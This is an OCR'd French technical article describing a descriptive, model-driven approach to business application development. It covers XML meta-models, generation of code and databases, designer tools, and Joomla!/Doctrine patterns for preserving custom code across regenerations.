Toujours dans le même sens, nous pouvons décrire le comportement de l'application. Par exemple, les spécifications peuvent demander à un moteur de recherche de rechercher les employés par nom, prénom avec la prise en compte de l'évènement d'ouverture d'une vue de détail. Tout ceci peut alors également se représenter en XML : Un élément *view* du méta-modèle va contenir un élément *dataset* (représentant une liste) qui aura pour attributs :

- un *datasource* qui réfèrera une *entity* (entité sur laquelle s'appliquera la recherche),
- un *displaymode* qui décrira le mode d'affichage des éléments (liste simple, master / detail, multi select mode, ...),
- un *detail-view-id* qui identifiera la vue de détail à ouvrir si le mode d'affichage est *master / detail.*
- un *activate-pagination* qui autorisera l'activation de la pagination,
- ...

L'élément *dataset* pourra également avoir des sous-éléments comme par exemple une liste de *datapath* qui décrira les attributs à afficher dans la liste (définition du *toString()* du *dataset*). Si l'entité possède elle-même des relations vers d'autres entités (comme par exemple le lien de *employé* vers *filiale*) alors le *datapath* pourra aussi faire afficher les attributs d'une autre entité, via les relations. Nous sommes finalement en train de voir apparaître qu'une grande partie du contenu des spécifications fonctionnelles peut être stockée dans un méta-modèle, sous forme de XML. C'est le point de départ d'une démarche descriptive.

Les bénéfices d'une démarche descriptive

Avant de détailler une stratégie de mise en place de démarche descriptive, nous allons commencer par identifier quels en sont les principaux bénéfices. La liste n'est pas exhaustive mais donne une première idée du gain. Pour la suite de l'article, nous raisonnons essentiellement sur des projets en informatique de gestion.

Premier bénéfice : Génération du code applicatif

Le formalisme que nous venons de décrire apporte une dimension très structurante pour la génération de code. Le modèle d'entités, qui est une sous-partie du méta-modèle, nous permet de produire automatiquement une grande partie du code source. Dans le cas d'une architecture 3 tiers, la couche d'accès aux données est ainsi générée à 100%. De nombreux outils permettent ce type de génération. Nous pouvons citer en PHP les ORM *Doctrine* et *Propel*.

Concernant la couche présentation, deux alternatives sont possibles : soit l'on s'appuie sur un générateur de *CRUD* qui exploite seulement la partie *entity* du méta-modèle (cf. le framework Symfony en PHP), soit nous nous appuyons sur la partie *views* de notre méta-modèle, pour en faire générer l'IHM. Sous cette deuxième hypothèse, le rendu final sera très poussé et très spécifique, mais le coût de mise en place de l'outillage plus élevé. Il conviendra alors soit de développer son propre générateur d'IHM, soit de s'appuyer sur des outils existants, la plupart étant commerciaux et prenant en entrée leur propre modèle descriptif.

Deuxième bénéfice : Génération de la base de données

Une entité métier sera souvent représentée par une table dans le modèle physique. À chaque attribut correspondra une colonne de la table. Si un attribut est flagué comme étant *localisable*, c'est à dire pouvant être traduit dans plusieurs langues, alors il sera stocké dans une table dédiée aux attributs localisables de l'entité. Cette table possèdera une clé étrangère vers la table principale de l'entité ainsi qu'une clé étrangère vers la table des langues (voir Figure 2).

En parallèle, la nature des cardinalités entre les entités nous donne également des informations pour la génération du modèle physique : deux entités en relation *n-n* aboutiront à la génération d'une table intermédiaire possédant une clé étrangère sur chacune des entités (table d'association).

Troisième bénéfice : Intégration descriptive de composants métier

Si nous disposons déjà de plusieurs briques fonctionnelles décrites par leur méta-modèle, il devient aisé de les intégrer dans de nouveaux projets. Prenons comme exemple, un méta-modèle *Gestion de comptes* qui dispose des entités *User*, *Role*, *Permission*, ... avec les vues *UserList*, *UserDetail*, *RoleList*, ... et toute la cinématique qui les accompagne. Si nous démarrons un nouveau projet qui nécessite une gestion des comptes utilisateurs, alors nous aurons tout intérêt à intégrer notre brique descriptive.

Bien que l'intégration de briques logicielles soit pratiquée depuis de nombreuses années, une différence significative apparaît dans le cas d'une approche descriptive. Là où nous pratiquions une intégration au niveau du code (installation de librairies,

Extrait de Wikipédia

Le principe de base du MDA est l'élaboration de différents modèles, en partant d'un modèle métier indépendant de l'informatisation (Computation Independent Model, CIM), la transformation de celui-ci en modèle indépendant de la plate-forme (Platform Independent Model, PIM) et enfin la transformation de ce dernier en modèle spécifique à la plate-forme cible (Platform Specific Model, PSM) pour l'implémentation concrète du système. Les techniques employées sont donc principalement des techniques de modélisation et des techniques de transformation de modèles.




Figure 2. *Architecture physique de localisation*

Listing 1. *Exemple de fragment de méta-modèle issu d'une entité métier*

```
<entity id="837" name="Customer" description="">
  <attributes>
    <attribute id="790" name="FirstName" type="TEXT" length="100"
caption="Firstname" short-caption="Firstname" mask="Default"
is-memory="False" is-localizable="False" reg-expr="" comments=""
is-not-null="False" IsUnique="False" />
    <attribute id="213" name="Address" type="TEXT" length="800"
caption="Address" short-caption="Address" mask="Default" is-memory="False"
is-localizable="False"  reg-expr="" comments="" is-not-null="False"
is-unique="False" />
  </attributes>
…
</entity>
```

Listing 2. *Exemple de fragment de méta-modèle issu d'une vue*

```
<view name="ContactDetail" description="" datasource-id="802">
  <controls>
    <control control-id="TbLastname1" x="110" y="60" width="230"
height="31" tab-index="0" text="" parent-id="74" datasource-path="0"
datasource-entity-id="802" datasource-attribute-id="957" server-click=""
css-class="nutextbox" script-text="" hidden="False" no-rich-text="False"
disabled="False" comment="" inner-view-id="0" resource-key="" filter-
top="0" control-type="TextBox" />
    <control control-id="TbFirstname1" x="110" y="30" width="230"
height="31" tab-index="0" text="" parent-id="74" datasource-path="0"
datasource-entity-id="802" datasource-attribute-id="90"  server-click=""
css-class="nutextbox" script-text="" hidden="False" no-rich-text="False"
disabled="False" comment="" inner-view-id="0" resource-key="" filter-
top="0" control-type="TextBox" />
…
  </controls>
</view>
```

Listing 3. *Exemple de fragment de méta-modèle issu d'un menu*

```
<menus>
  <menu id="556" text="Administration" parent-id="0">
    <menu id="248" text="Product List" view-id="217" parent-id="556" />
    <menu id="745" text="Category List" view-id="889" parent-id="556" />
  </menu>
</menus>
```

customisation des fonctions par héritage, manipulation d'API, ...), nous pratiquons maintenant une intégration au niveau XML. Après *import*, le nouveau méta-modèle fusionné peut être à son tour customisé pour atteindre le périmètre fonctionnel attendu.

Quatrième bénéfice : Indépendance vis-à-vis de la plate-forme

Un autre point fort de l'approche descriptive est l'indépendance vis-à-vis de la plate-forme cible (Microsoft, LAMP, Java, ...) lors de la phase de design. En effet, en phase de design descriptif, nous définissons le comportement applicatif sans connaître la technologie d'implémentation. Nous devons juste respecter des patterns descriptifs qui seront garants de la faisabilité technique ultérieure. Nous travaillons ici dans le contexte du MDA (Model Driven Architecture).

Nous plaçons ainsi la conception fonctionnelle à l'abri des évolutions technologiques. Si l'on se rappelle le vieil adage les technologies évoluent, le métier reste, alors nous obtenons ici un moyen de ne plus coincer un développement dans sa technologie d'implémentation.

Cinquième bénéfice : Génération de documentation

Plus un méta-modèle contient d'informations, plus le potentiel d'automatisation est grand. Un levier pour la génération de la documentation va résider dans l'utilisation d'un attribut comments sur tout élément du méta-modèle, qu'il soit une entité métier, un attribut d'entité, une vue, un contrôle de vue, ...

Un dictionnaire de données devient ainsi facilement rétro-documentable. Il en est de même pour la cinématique d'utilisation des vues, la fiche descriptive de chaque écran, les règles déclenchées à la sauvegarde d'un objet, les informations obligatoires d'une page, les informations qui peuvent être traduites, ... L'enjeu ici est de s'assurer que nous disposerons d'une documentation fonctionnelle toujours en phase avec le logiciel.

Sixième bénéfice : Respect de l'architecture applicative

Il est assez classique de séparer les responsabilités des composantes techniques d'un logiciel à travers différentes couches applicatives. Il est également recommandé que ces couches soient faiblement couplées de façon à pouvoir, par exemple, changer l'implémentation de l'une d'elles en minimisant les impacts sur les autres.

Les couches les plus classiquement identifiées sont :

- La couche présentation.
- La couche métier.
- La couche d'accès aux données.

La couche présentation a pour responsabilité de formater correctement les informations à afficher. Elle ne connaît comme autre couche que la couche métier. Elle n'a pas à dialoguer directement avec la couche d'accès aux données. La couche métier s'occupe quant-à-elle de déclencher des traitements sur les objets, comme des contrôles de validité au moment de la sauvegarde ou encore des calculs de pré-affichage.

La couche d'accès aux données s'occupe, comme son nom l'indique, de lire et d'écrire dans le système de persistance de l'information. Le système de persistance peut être une base de données locale, une base de données distante accédée via des web services, un ensemble de fichiers XML stockés sur un disque, etc...

Comme un objet métier existe à différents niveaux de l'architecture logicielle, le respect des patterns durant le développement est souvent une tâche répétitive. En revanche, le non respect de ces patterns nous prive d'évolutivité, de souplesse, de maintenabilité et parfois peut dégrader les performances. Faire prendre en charge le respect des patterns d'architecture par la génération, devient alors une stratégie gagnante pour le développeur qui n'a plus qu'à se consacrer au paramétrage du méta-modèle et à l'implémentation des règles métier. L'architecture est alors pilotée par le modèle.

Septième bénéfice : Grande compatibilité avec les méthodologies agiles

La mise en application de méthodes agiles comme SCRUM ou XP, impose de nombreuses itérations avec le client. Ces méthodes sont basées sur des cycles du type *demandes client / prototypage / ajustement client / développement / validation client* et nécessitent une forte interactivité avec le client. Les changements applicatifs sont donc fréquents et le code doit souvent être revu, adapté, transformé, ...

Le méta-modèle couplé à un moteur de génération va devenir le réceptacle technique des demandes de changement du client. Par exemple, reprenons notre application de gestion des filiales et des salariés et mettons-nous en situation où le client nous demande l'ajout

d'une nouvelle fonctionnalité : pouvoir associer des listes de sociétés concurrentes à chacune des filiales. Dans ce cas, nous agissons directement sur le méta-modèle de la façon suivante :

- création d'une entité nommée *Société,*
- création d'une entité permettant d'associer en cardinalité *N-N* la société et la filiale,
- définition des vues de création / modifications / suppression de sociétés,
- modification de la vue de détail de la filiale pour pouvoir lui associer une liste de sociétés concurrentes.

Après génération, le résultat est rapidement présentable au client.

Stratégie de mise en place d'une méthode descriptive

La stratégie de mise en place d'une méthode descriptive et de son moteur de génération va reposer sur les éléments clés suivants :

- Définition du périmètre descriptif (ce qui sera stocké dans le méta-modèle).
- Structuration du méta-modèle (définition des formats XML de stockage pour chaque cas de figure).
- Mise en place du *designer* (ou modeleur, qui permettra aux contributeurs d'alimenter le méta-modèle sans avoir à écrire le XML à la main).
- Mise en place du processeur de génération multi-langages.
- Définition d'architectures applicatives cibles (une ou plusieurs par langage).
- Pour chaque architecture, identification des design patterns de customisation qui assureront la compatibilité entre les cycles de génération et le code manuel (non écrasement du code customisé).
- Mise en place de l'algorithme de mise à jour différentielle de la base de données (algorithme de mise à jour du modèle physique avec conservation des données existantes).
- Pour chaque architecture, implémentation du moteur de génération.

Définition du périmètre descriptif

Il s'agit de définir ce que nous voulons faire porter par le méta-modèle. Cette méta-information sera le support des futures générations de code. Dans notre exemple, nous nous proposons d'appliquer une démarche descriptive sur le périmètre suivant :

- structure du modèle d'entités,
- structure des écrans (nommés *vues* par la suite),
- structure des menus.

Cette stratégie descriptive correspond très bien à des applications de type *intranet de gestion* (stocks, RH, CRM, ...) ou encore *Back Office* de site Web (contenus, catalogue, news, comptes, ...). Pour inclure la partie Front Office des sites Web, elle nécessitera du code manuel en complément, d'où le besoin comme nous le verrons par la suite de mettre en place des patterns de compatibilité entre les générations itératives et le code manuel.

Structuration du méta-modèle

Les exemples de fragments de méta-modèle (Listings 1, 2 et 3) ne s'appuient pas directement sur une norme existante. Ils disposent cependant d'une structure représentative des données à décrire. L'objectif est de permettre la production industrielle d'une grande partie du code applicatif. Ce format doit bien-sûr être adapté en fonction de la nature des développements visés. Notre cible ici est le développement Web avec des fonctionnalités métier avancées. L'architecture technique sera pilotée de façon transverse par le `modèle` via de la génération de code.

Nous voyons dans le Listing 1 les nombreuses informations portées par une entité métier :

- des informations liées à l'affichage (*caption, short-caption, mask*),
- des informations liées à la validation (*reg-expr*),
- des informations liées au multilinguisme (*is-localizable*),
- des informations liées aux contraintes de sauvegarde (*is-unique, is-not-null, is-memory*),
- des informations liées à la documentation (*comments*).

Le Listing 2 illustre la description d'une vue dans le méta-modèle. Nous voyons notamment que la vue est constituée de contrôles. Le contrôle est à la vue ce que l'attribut est à l'entité. Le premier point important pour augmenter le potentiel de génération est de lier le plus possible la vue avec les éléments du modèle d'entités. Typiquement, la vue dispose d'un attribut *datasource-id* qui identifie de façon unique une entité. De cette manière, il est possible de lier formellement une vue à un ID métier (instance).

Les contrôles de la vue contiennent à leur tour de nombreuses informations descriptives. Nous pouvons citer parmi elles :

- des informations à la position relative avec leur conteneur (*x, y*),
- des informations liées à la taille (*width, height*),
- des informations liées à la visibilité (*hidden*),
- des informations liées à l'association avec les entités (*datasource-entity-id, datasource-attribute-id, datasource-path*),
- des informations liées aux évènements (*server-click*),
- des informations liées au rendering (*control-type, css-class, disabled*).


Le Listing 3 illustre la description d'une barre de menus dans le méta-modèle. La structure est beaucoup plus simple que les 2 exemples précédents. Nous voyons ici que les menus sont organisés de façon arborescente et que chaque feuille pointe vers une vue du modèle via l'attribut *view-id*.

Mise en place du designer

La mise en place d'un designer en amont du méta-modèle va permettre à différentes ressources du projet de collaborer à l'enrichissement de la description. On parle alors de conception descriptive collaborative. Comme vu précédemment, notre périmètre descriptif comprend :

- Les entités.
- Les vues.
- Les menus.

Ce designer sera l'outil de modélisation utilisé, en fonction des tâches, par l'ingénieur d'étude,



Name	Type	Length	Caption	Short Caption	Default Value	Localizable	N. Null	Unique
ID	GUID	32	Id (Primary Key)	Id			✓	
Lastname	TEXT	100	Last Name	Last Name			✓	
Firstname	TEXT	100	First Name	First Name			✓	
OfficePhone	TEXT	25	Office Phone	Office Phone				
SysCreationDate	DATETIME	25	Creation Date	Creation Date				
SysModificationDate	DATETIME	25	Modification Date	Modification Date				
SysVersion	TEXT	25	Version	Version				
HomePhone	TEXT	25	HomePhone	HomePhone				
Mobile	TEXT	25	Mobile	Mobile				
Birthdate	DATE	25	Birthdate	Birthdate				
Address	TEXT	300	Address	Address				
PostalCode	TEXT	25	PostalCode	PostalCode				
City	TEXT	100	City	City				
Email	EMAIL	100	Email	Email				
Description	TEXT	0	Description	Description		✓		

Figure 3. *Exemple d'ergonomie d'un designer d'entité*




Figure 4. *Exemple d'ergonomie d'un designer de vue*




Figure 5. *Exemple d'ergonomie d'un designer de menu*




Figure 6. *Architecture Joomla! / Doctrine*

le développeur et même parfois le chef de projet. Le développeur peut par exemple ajouter des entités ou des attributs nécessaires au code qu'il est en train de customiser. Il peut également changer les cardinalités entre les entités. L'ingénieur d'étude va pouvoir définir la structure des vues telles qu'attendues par le client. Il va également pouvoir travailler sur la barre de navigation ainsi que sur les règles associées aux évènements applicatifs. Le chef de projet va pouvoir quant-à-lui apporter l'information qui sera injectée dans la documentation. Avec la structure descriptive que nous venons d'identifier, la Figure 3 illustre ce à quoi pourrait ressembler le designer d'entité.

La Figure 4 représente quant-à-elle un exemple de designer de vue. On y voit sur la partie de gauche un arbre d'attributs et d'entités avec une racine *datasource*. Ces éléments peuvent être positionnés par Drag & Drop et proposent un mode d'affichage par défaut : un booléen affichera une checkBox, une clé étrangère affichera une comboBox, ... La nature des attributs *drive* la mise en forme de l'IHM. De nombreux *Wireframes* proposent ce type d'ergonomie, mais la puissance de la solution résidera dans la forte intégration du modèle d'entité avec le designer.

Enfin, la Figure 5 est un exemple de designer de menu. Il permet la construction d'une arborescence dont les feuilles sont associées à des vues du méta-modèle. Tous ces designers ont pour objectif de permettre aux contributeurs d'enrichir le méta-modèle, le tout étant structuré par le modèle d'entités sous-jacent.

Mise en place du processeur de génération

Le designer est donc un outil qui va nous permettre d'enregistrer dans le méta-modèle les caractéristiques d'un logiciel. La mise en place d'un processeur de génération revient à développer une séquence ayant pour paramètres d'entrée le langage cible, le type de base de données cible et bien-sûr le méta-modèle. Pour chaque couple (Langage / BDD), nous définirons une série de transformations pour aboutir à du code source et à des scripts SQL.




Figure 7. *Arborescence d'un composant MVC Joomla!*

Plusieurs techniques de transformation sont envisageables. Une des plus naturelles est de se baser sur des transformations XSL qui exécuteront des requêtes XPATH sur le méta-modèle. Plusieurs modes de génération peuvent bien-sûr être proposés pour un même couple (langage / BDD). On peut imaginer une génération *standalone* PHP / MySQL ou encore une génération PHP / MySQL intégrée à Joomla! et s'appuyant sur l'ORM Doctrine.

Définition d'une architecture applicative cible

Nous choisissons pour notre exemple une architecture Joomla! / Doctrine qui utilisera des composants Joomla! respectant le pattern MVC (voir Figure 6). Nous adoptons comme stratégie de génération de créer un composant Joomla! pour chaque couple de vues (vue liste / vue de détail) du méta-modèle. Chaque composant Joomla! possèdera une arborescence type telle que décrite dans la Figure 7.

Identification des patterns assurant la compatibilité entre le code manuel et les générations itératives

Nous savons tous qu'il est utopique d'espérer générer 100% du code applicatif. Cependant, plus notre périmètre descriptif sera grand, plus le potentiel de génération sera grand. L'idée générale est de pouvoir rebasculer à tout moment dans une phase de modélisation en mettant à jour le méta-modèle, puis de re-générer en préservant le code customisé. Il existe plusieurs techniques permettant la cohabitation des cycles de génération avec le code customisé.

Une première technique consiste à définir des marqueurs de zones dans les classes générées. Ces marqueurs identifient des emplacements où le code pourra être customisé. Lorsque le générateur constate que la classe qu'il génère existe sur le disque, alors celui-ci extrait les zones marquées, génère le fichier, puis réinsère les zones précédemment extraites. On peut aussi choisir d'isoler physiquement (dans des fichiers distincts) le code customisé. Cette technique se décline en fonction des technologies. En .Net, la notion de classe partielle joue très bien ce rôle.

Il est également possible d'utiliser la notion de *custom event* : en PHP ou en Java par exemple, le pattern *Observer* va permettre cette séparation. L'idée est de déclencher des évènements applicatifs à des moments clés du cycle de vie de la page. Par exemple, nous pouvons opter pour la notification d'une classe `Observer` avant l'écriture en base (*beforeSave*), après l'écriture en base (*afterSave*), avant la suppression d'un objet (*beforeDelete*), avant l'affichage d'une page (*beforeDisplay*), etc... La customisation ayant lieu dans l'*Observer*, il suffit de l'isoler du répertoire de génération pour que le code customisé soit protégé. Cette approche déclinée en *.Net* s'appuiera sur l'utilisation des *Delegates*.

Une autre technique consistera à utiliser l'héritage. Après avoir identifié toutes les classes qui sont sujettes à la customisation manuelle, on peut décider de les scinder en deux : la classe `Base` et la classe `Extended`. L'idée est alors de générer systématiquement la classe `Base` et de faire fonctionner le système *at runtime* sur les classes `Extended`. Avec un choix approprié de méthodes `protected`, il devient alors possible de surcharger tous les comportements dans la classe `Extended`. L'algorithme de génération doit juste dans ce cas tester l'existence de la classe `Extended` et ne la générer à vide que si elle n'existe pas.

Une variante en remplacement du fonctionnement précédent est de définir un mécanisme de redirection à la demande vers les classes dérivées. À chaque fois que nous customisons une classe par dérivation, nous demandons explicitement au système, via un fichier de configuration, d'utiliser la version dérivée de la classe. Ces classes dérivées doivent alors aussi être protégées des générations itératives. Notons enfin qu'il est possible de mixer les approches. Nous pouvons travailler sur les classes dérivées dans lesquelles nous implémenterons le code associé aux *custom events* déclenchés par la classe `Base`.

Illustration

En illustration nous allons voir un extrait d'implémentation avec l'architecture de composants Joomla! MVC. Le point clé ici est la classe `Controller`. Le Listing 4 correspond à la fonction d'édition du *controller* d'un composant *BackOffice Joomla!*.

La ligne la plus importante ici est `$this->afterSelectOne($oProduct);`. La technique revient à générer le code du Listing 4 dans la classe `BaseController` au lieu de la classe `Controller`, et à faire hériter `Controller de BaseController`. Le générateur devra tester l'existence de la classe `Controller` pour ne la générer à vide qu'avec les signatures des méthodes clés comme `afterSelectOne`. Ces

Terminologie

- Méta-modèle : Formalisme de description des caractéristiques d'une application.
- MDA : *Model Driven Architecture*. Démarche de réalisation logicielle s'appuyant sur les méta-modèles
- XSLT : *Extensible Stylesheet Language Transformations*. Langage de transformation de code XML vers d'autres formats.
- IHM : *Interface Homme Machine* (interface utilisateur d'un logiciel).
- ORM : *Object-Relational Mapping*. Couche d'abstraction entre une base de données et le code applicatif.

Listing 4. *Fonction d'édition du controller contenant un custom event*

```
    /**
     * Retrieves a Product item and displays the form to edit it
     *
     * @access public
     */
    public function edit()
    {
        global $mainframe;
        // Initialize the view
        $oView = $this->getView('details', 'html');
        $oView->assign('sViewMode', 'edit');

        // Initialize the language list
        jimport('nurun.language.helper');
        $oLanguages = NLanguageHelper::getLanguageList(true);
        ...
        ...
        $oProduct = Doctrine_Query::create()
        ->select('product.id, product.name, product.categoryId, product.
statusId')
        ->from('Product product')
        ->where('product.id = ?', $id)
        ->fetchOne();
        $this->afterSelectOne($oProduct);
        ...
        ...
        $oView->assignRef('oProduct', $oProduct);
        ...
        ...
        $oView->display();
    }
```

Listing 5. *Classe Controller générée à vide*

```php
<?php

// no direct access
defined('_JEXEC') or die('Restricted access');

require_once(dirname(__FILE__).DS.'basecontroller.php');

class ProductListController extends ProductListBaseController
{
    /**
    * Checks the entity and fill an array with error messages
    *
    * @access public
    * @param object $oProduct The entity to check
    * @param array $aErrorFields An array with error messages
    */
    public function checkEntity(Product $oProduct, &$aErrorMessages)
    {
    }

    /**
    * Method called before selecting the rows to display in the list
    *
    * @access public
    * @param object $q Doctrine_Query object
    */
    public function beforeSelectAll(Doctrine_Query $q)
    {
    }

    /**
    * Method called after selecting the rows to dislay in the list
    *
    * @access public
    * @param object $oProductCollection A Doctrine_Collection object
containing Product objects
    */
    public function afterSelectAll(Doctrine_Collection
$oProductCollection)
    {
    }

    /**
    * Method called after selecting a row to display a detail view
    *
    * @access public
    * @param object $oProduct The selected Product entity
    */
    public function afterSelectOne(Product $oProduct)
    {
    }

    /**
    * Method called before saving the entity
    *
    * @access public
    * @param object $oProduct The entity to save
    */
    public function beforeSave(Product $oProduct)
    {
    }

    /**
    * Method called after saving the entity
    *
    * @access public
    * @param object $oProduct The saved entity
    */
    public function afterSave(Product $oProduct)
    {
    }
}
```

méthodes seront prêtes à recevoir le code customisé. Le Listing 5 illustre une telle classe générée à vide. L'entité métier de l'exemple est une entité *Product* d'une application de gestion de catalogue.

Nous y voyons aussi une méthode `checkEntity` qui sera appelée par le code généré juste avant les ordres d'écriture et dans laquelle nous pourrons implémenter des contrôles de validité. Cette méthode a comme paramètre un tableau de messages. Le code généré dans `BaseController` pourra alors tester si ce tableau contient au moins un message après l'exécution du `checkEntity`. Il décidera ensuite de bloquer ou non la transaction de sauvegarde et affichera les messages à l'écran.

Mise en place de l'algorithme de mise à jour différentielle de la base de données

En mode projet, l'équipe travaille sur des bases d'intégration pour faire des tests et suivre l'avancement du développement. Ces bases contiennent des données nécessaires au fonctionnement de l'application. Lorsqu'une nouvelle génération est déclenchée et que le modèle d'entité changé, il est alors très probable que la base de données reçoive des modifications de structure. C'est par exemple le cas à l'ajout d'un attribut à une entité, à la création d'une nouvelle entité, au changement d'une contrainte de champs obligatoire, au passage d'un attribut localisable, etc ...

Une tactique dans ce cas consiste à s'appuyer sur la mise en place d'une base de données *buffer* nommée *base de données différentielle*. La base de données différentielle est une base volatile qui est détruite puis recréée à chaque génération. Sa structure est ensuite comparée avec la base cible.

À chaque génération :

- Le programme crée la base de données différentielle à l'image du modèle d'entités.
- Le programme produit un document XML de description de la structure de la base cible déjà existante (contraintes incluses). Le fichier XML sera nommé *dbTarget.xml*.
- Le programme produit un document XML de description de la structure de la base de données différentielle. Le fichier XML sera nommé *dbCurrent.xml*.
- Le programme compare les fichiers *dbTarget.xml* et *dbCurrent.xml* et génère un script SQL de mise à jour de la base cible, avec pour objectif la conservation de son contenu.
